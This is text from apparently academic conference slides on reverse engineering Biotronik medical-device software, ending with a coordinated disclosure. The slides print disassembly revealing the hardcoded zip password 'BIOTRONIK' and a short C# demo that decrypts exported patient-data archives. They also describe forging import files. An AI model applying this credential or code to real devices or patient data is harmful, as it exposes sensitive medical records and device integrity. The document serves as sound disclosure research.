Insecure method vulnerability in the ChilkatCrypt2.ChilkatCrypt2.1 ActiveX control (ChilkatCrypt2.dll 4.3.2.1) in Chilkat Crypt ActiveX Component allows remote attackers to create and overwrite arbitrary files via the WriteFile method. NOTE: this could be leveraged for code execution by creating executable files in Startup folders or by accessing files using hcp:// URLs. NOTE: some of these details are obtained from third party information.

Publish Date : 2008-11-10 Last Update Date : 2017-09-28

Collapse All Expand All Select Select&Copy Scroll To Comments External Links
Search Twitter Search YouTube Search Google

– CVSS Scores & Vulnerability Types

CVSS Score	9.3
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Medium (The access conditions are somewhat specialized. Some preconditions must be satistified to exploit)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Execute Code
CWE ID	20

CHILKAT SAYS NOT CHILKAT

```
Chilkat.Zip zip = new Chilkat.zip();
zip.UnlockComponent("License String");
zip.OpenZip = "filename.zip";
zip.get_Encryption(); // 0 = not encrypted
```

```
test@Linuxfjlas-MacBook-Pro ~/Downloads » python3 DetectEncryptionChilkat.py
This zip is NOT password-protected.
This zip is not encrypted.
Success!
Amount of files in zip: 317
test@Linuxfjlas-MacBook-Pro ~/Downloads »
```

Anders Been Wilhelmsen
to support

Hello Chilkat support,

I have a perhaps unusual request. If possible, I would like to receive a (very) old versio
python version if possible.

The reason for this is for our masters degree at NTNU we've stumbled over some files
which appearently served as a check for the password. We would very much like to try

Any assistance would be greatly appreciated, thank you so much.

best regards,

Anders Been Wilhelmsen

MSc Communication Technology, NTNU

DEEP DIVE INTO CHILKAT

- How does Chilkat work?
  - Read documentation
  - Contacted Chilkat

Chilkat Forum » Technologies » Compression / Archives » Old Chilkat version for legacy encypted data

Pages: [1]

Author | Topic: Old Chilkat version for legacy encypted data (Read 3 times)

anderbw
Newbie
Posts: 0
Karma: +0/-0

Old Chilkat version for legacy encypted data
« on: February 28, 2018, 07:46:48 AM »

Note: This message is awaiting approval by a moderator.

Hello there,

Come across some data files which we'd like to decrypt, they seem to be encrypted w
Would this be possible somehow? I'd prefer python on linux, but anything is acceptab

The reason I believe it uses the old version is that newer programs like zip or 7z does
saying "this zip has been encrypted with Chilkatsoft zip", plus a b64 string. Therefore

Also, could someone confirm what string is used for the b64 mode? If I understood rig
anyone could provide then, the following:

- A library to handle the encryption and decryption of this type of data
- The string that is encrypted as the password check
- What mode of operation was used in the legacy encryption modes, block size, type

Thank you so much for any help.

Pages: [1]

Chilkat Software Q A

Hello anderbw
Show unread posts since last visit.
Show new replies to your posts.
March 20, 2018, 05:03:42 AM

Home Help Search Profile My Messages Members Logout

Chilkat Forum

An Error Has Occurred!

The topic or board you are looking for appears to be either missing or off limits to you.

Back

DEEP DIVE INTO CHILKAT

- How does Chilkat work?
  - Read documentation
  - Contacted Chilkat
  - Used Chilkat Forum

DEEP DIVE INTO CHILKAT

- How Chilkat should work

```
Chilkat.Zip zip = new Chilkat.zip();
zip.UnlockComponent("License String");
zip.Encryption = 3;
zip.EncryptionKeyLength = 256;
zip.EncryptPassword = "Password"
```

WHERE IS CHILKAT REFERENCED?

```
$ grep -Ri ChilkatZip2

 …
 Binary file Hcc.dll matches
 …
```

```
$ strings -a Execute/Hcc.dll| grep -i chilkat
IChilkatZip2
ChilkatZip2Lib_TLB\
TChilkatZip2UnzipPercentDone
TChilkatZip2WriteZipPercentDone
TChilkatZip2FileUnzipped
TChilkatZip2ToBeAdded
TChilkatZip2FileAdded
TChilkatZip2ToBeZipped
TChilkatZip2FileZipped
TChilkatZip2ToBeUnzipped
TChilkatZip2
TChilkatZip2
ChilkatZip2Lib_TLB#
ChilkatZip2Lib_TLB
```

DISASSEMBLING HCC.DLL

```
    loc_463BC267:
0A0 mov     edx, offset a9biotronikzip7 ; "9BiotronikZI
0A0 mov     eax, [ebp+Zip2Obj]
0A0 call    ck_unlock
0A0 mov     ecx, 3          ; encryption_mode_type
0A0 mov     edx, 21h        ; encryption_property
0A0 mov     eax, [ebp+Zip2Obj] ; this
0A0 call    set_property
0A0 mov     ecx, 100h       ; keysize
0A0 mov     edx, 22h        ; keysize_property
0A0 mov     eax, [ebp+Zip2Obj] ; this
0A0 call    set_property
0A0 mov     edx, offset aBiotronik ; "BIOTRONIK"
0A0 mov     eax, [ebp+Zip2Obj]
0A0 call    setpw_or_encpw
0A0 lea     eax, [ebp+var_4C]
0A0 mov     edx, [ebp+var_8]
0A0 call    @System@@WStrFromLStr$qqrr17System@WideStri
0A0 mov     edx, [ebp+var_4C]
0A0 mov     eax, [ebp+Zip2Obj]
0A0 call    sub_463BB960
0A0 mov     eax, [ebp+var_4]
0A0 cmp     dword ptr [eax+4], 0
0A0 jnz     short loc_463BC2D6
```


DISASSEMBLING HCC.DLL

```
    loc_463BC267:
0A0 mov     edx, offset a9biotronikzip7 ; "9BiotronikZI
0A0 mov     eax, [ebp+Zip2Obj]
0A0 call    ck_unlock
0A0 mov     ecx, 3          ; encryption_mode_type
0A0 mov     edx, 21h        ; encryption_property
0A0 mov     eax, [ebp+Zip2Obj] ; this
0A0 call    set_property
0A0 mov     ecx, 100h       ; keysize
0A0 mov     edx, 22h        ; keysize_property
0A0 mov     eax, [ebp+Zip2Obj] ; this
0A0 call    set_property
0A0 mov     edx, offset aBiotronik ; "BIOTRONIK"
0A0 mov     eax, [ebp+Zip2Obj]
0A0 call    setpw_or_encpw
0A0 lea     eax, [ebp+var_4C]
0A0 mov     edx, [ebp+var_8]
0A0 call    @System@@WStrFromLStr$qqrr17System@WideStri
0A0 mov     edx, [ebp+var_4C]
0A0 mov     eax, [ebp+Zip2Obj]
0A0 call    sub_463BB960
0A0 mov     eax, [ebp+var_4]
0A0 cmp     dword ptr [eax+4], 0
0A0 jnz     short loc_463BC2D6
```

```
Chilkat.Zip zip = new Chilkat.zip();
zip.UnlockComponent("License String");
zip.Encryption = 3;
zip.EncryptionKeyLength = 256;
zip.EncryptPassword = "Password"
```

- Have an attack vector
  - Can forge import files
- Can decrypt exported data
  - Including Marie's data
- Decrypted data exported in 2016
  - Still use Chilkat
  - Still use password-encrypted AES with «BIOTRONIK» as password

DEMO


Debug
Any CPU
Start
Object Browser
ConsoleApp1
Program.cs
ConsoleApp1
ConsoleApp1.Program
Main(string[] args)
using System.Text;
using System.Threading.Tasks;
using Chilkat;
namespace ConsoleApp1
{
0 references
class Program
{
0 references
static void Main(string[] args)
{
Chilkat.Zip zip = new Chilkat.Zip();
zip.UnlockComponent("dummy_value");
string filename = "C:\\Users\\IEUser\\Desktop\\2016_09_22_08_37_47__402_0.zip";
zip.DecryptPassword = "BIOTRONIK";
bool pw_ok = zip.VerifyPassword();
if (pw_ok)
{
Console.WriteLine("Password is correct :-)");
}
else {
Console.WriteLine(zip.LastErrorText);
}
zip.OpenZip(filename);
zip.Extract("C:\\Users\\IEUser\\Desktop\\out_data");
}
}
}
100 %
No issues found
Output
Show output from: Debug
'ConsoleApp1.exe' (CLR v4.0.30319: DefaultDomain): Loaded 'C:\Windows\Microsoft.Net\assembly\GAC_
'ConsoleApp1.exe' (CLR v4.0.30319: DefaultDomain): Loaded 'C:\Users\IEUser\Source\Repos\ConsoleAp
'ConsoleApp1.exe' (CLR v4.0.30319: ConsoleApp1.exe): Loaded 'C:\Users\IEUser\Source\Repos\Console
The program '[5808] ConsoleApp1.exe' has exited with code 0 (0x0).
Diagnostic Tools
Diagnostics session: 4 seconds (4.591 s selected)
4s
Events
Process Memory (MB)
10
10
Desktop
Organize
Open
Share with
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Network
IEUser
System Folder
Network
System Folder
Recycle Bin
System Folder
out_data
File folder
eula
Shortcut
830 bytes
2016_09_22_08_37_47__402_0.zip
Compressed (zipped) Folder
vs_community__1738190835.156218
3892.exe
Visual Studio Installer
Open
Open in new window
Extract All...
Open with...
Share with
Restore previous versions
Send to
Cut
Copy
Create shortcut
Delete
Rename
Properties
2016_09_22_08_37_47__402_0.zip Date modified: 7/15/2019 5:12 AM
Date created: 7/15/2019 5:14 AM
Compressed (zipped) Folder
Size: 558 KB

DISCLOSURE PROCESS

- We have informed Biotronik of our findings.
- Biotronik has confirmed that they will update the import/export function
- Biotronik claims none of these vulnerabilities represents an uncontrolled risk as defined by FDA

- Thesis download link: https://anderbw.github.io

QUESTIONS?

Thesis download link: https://anderbw.github.io

THANK YOU!

ANDERS B. WILHELMSEN @anderbw

EIVIND S. KRISTIANSEN @Skjelmo

MARIE MOE @MarieGMoe

Thesis download link: https://anderbw.github.io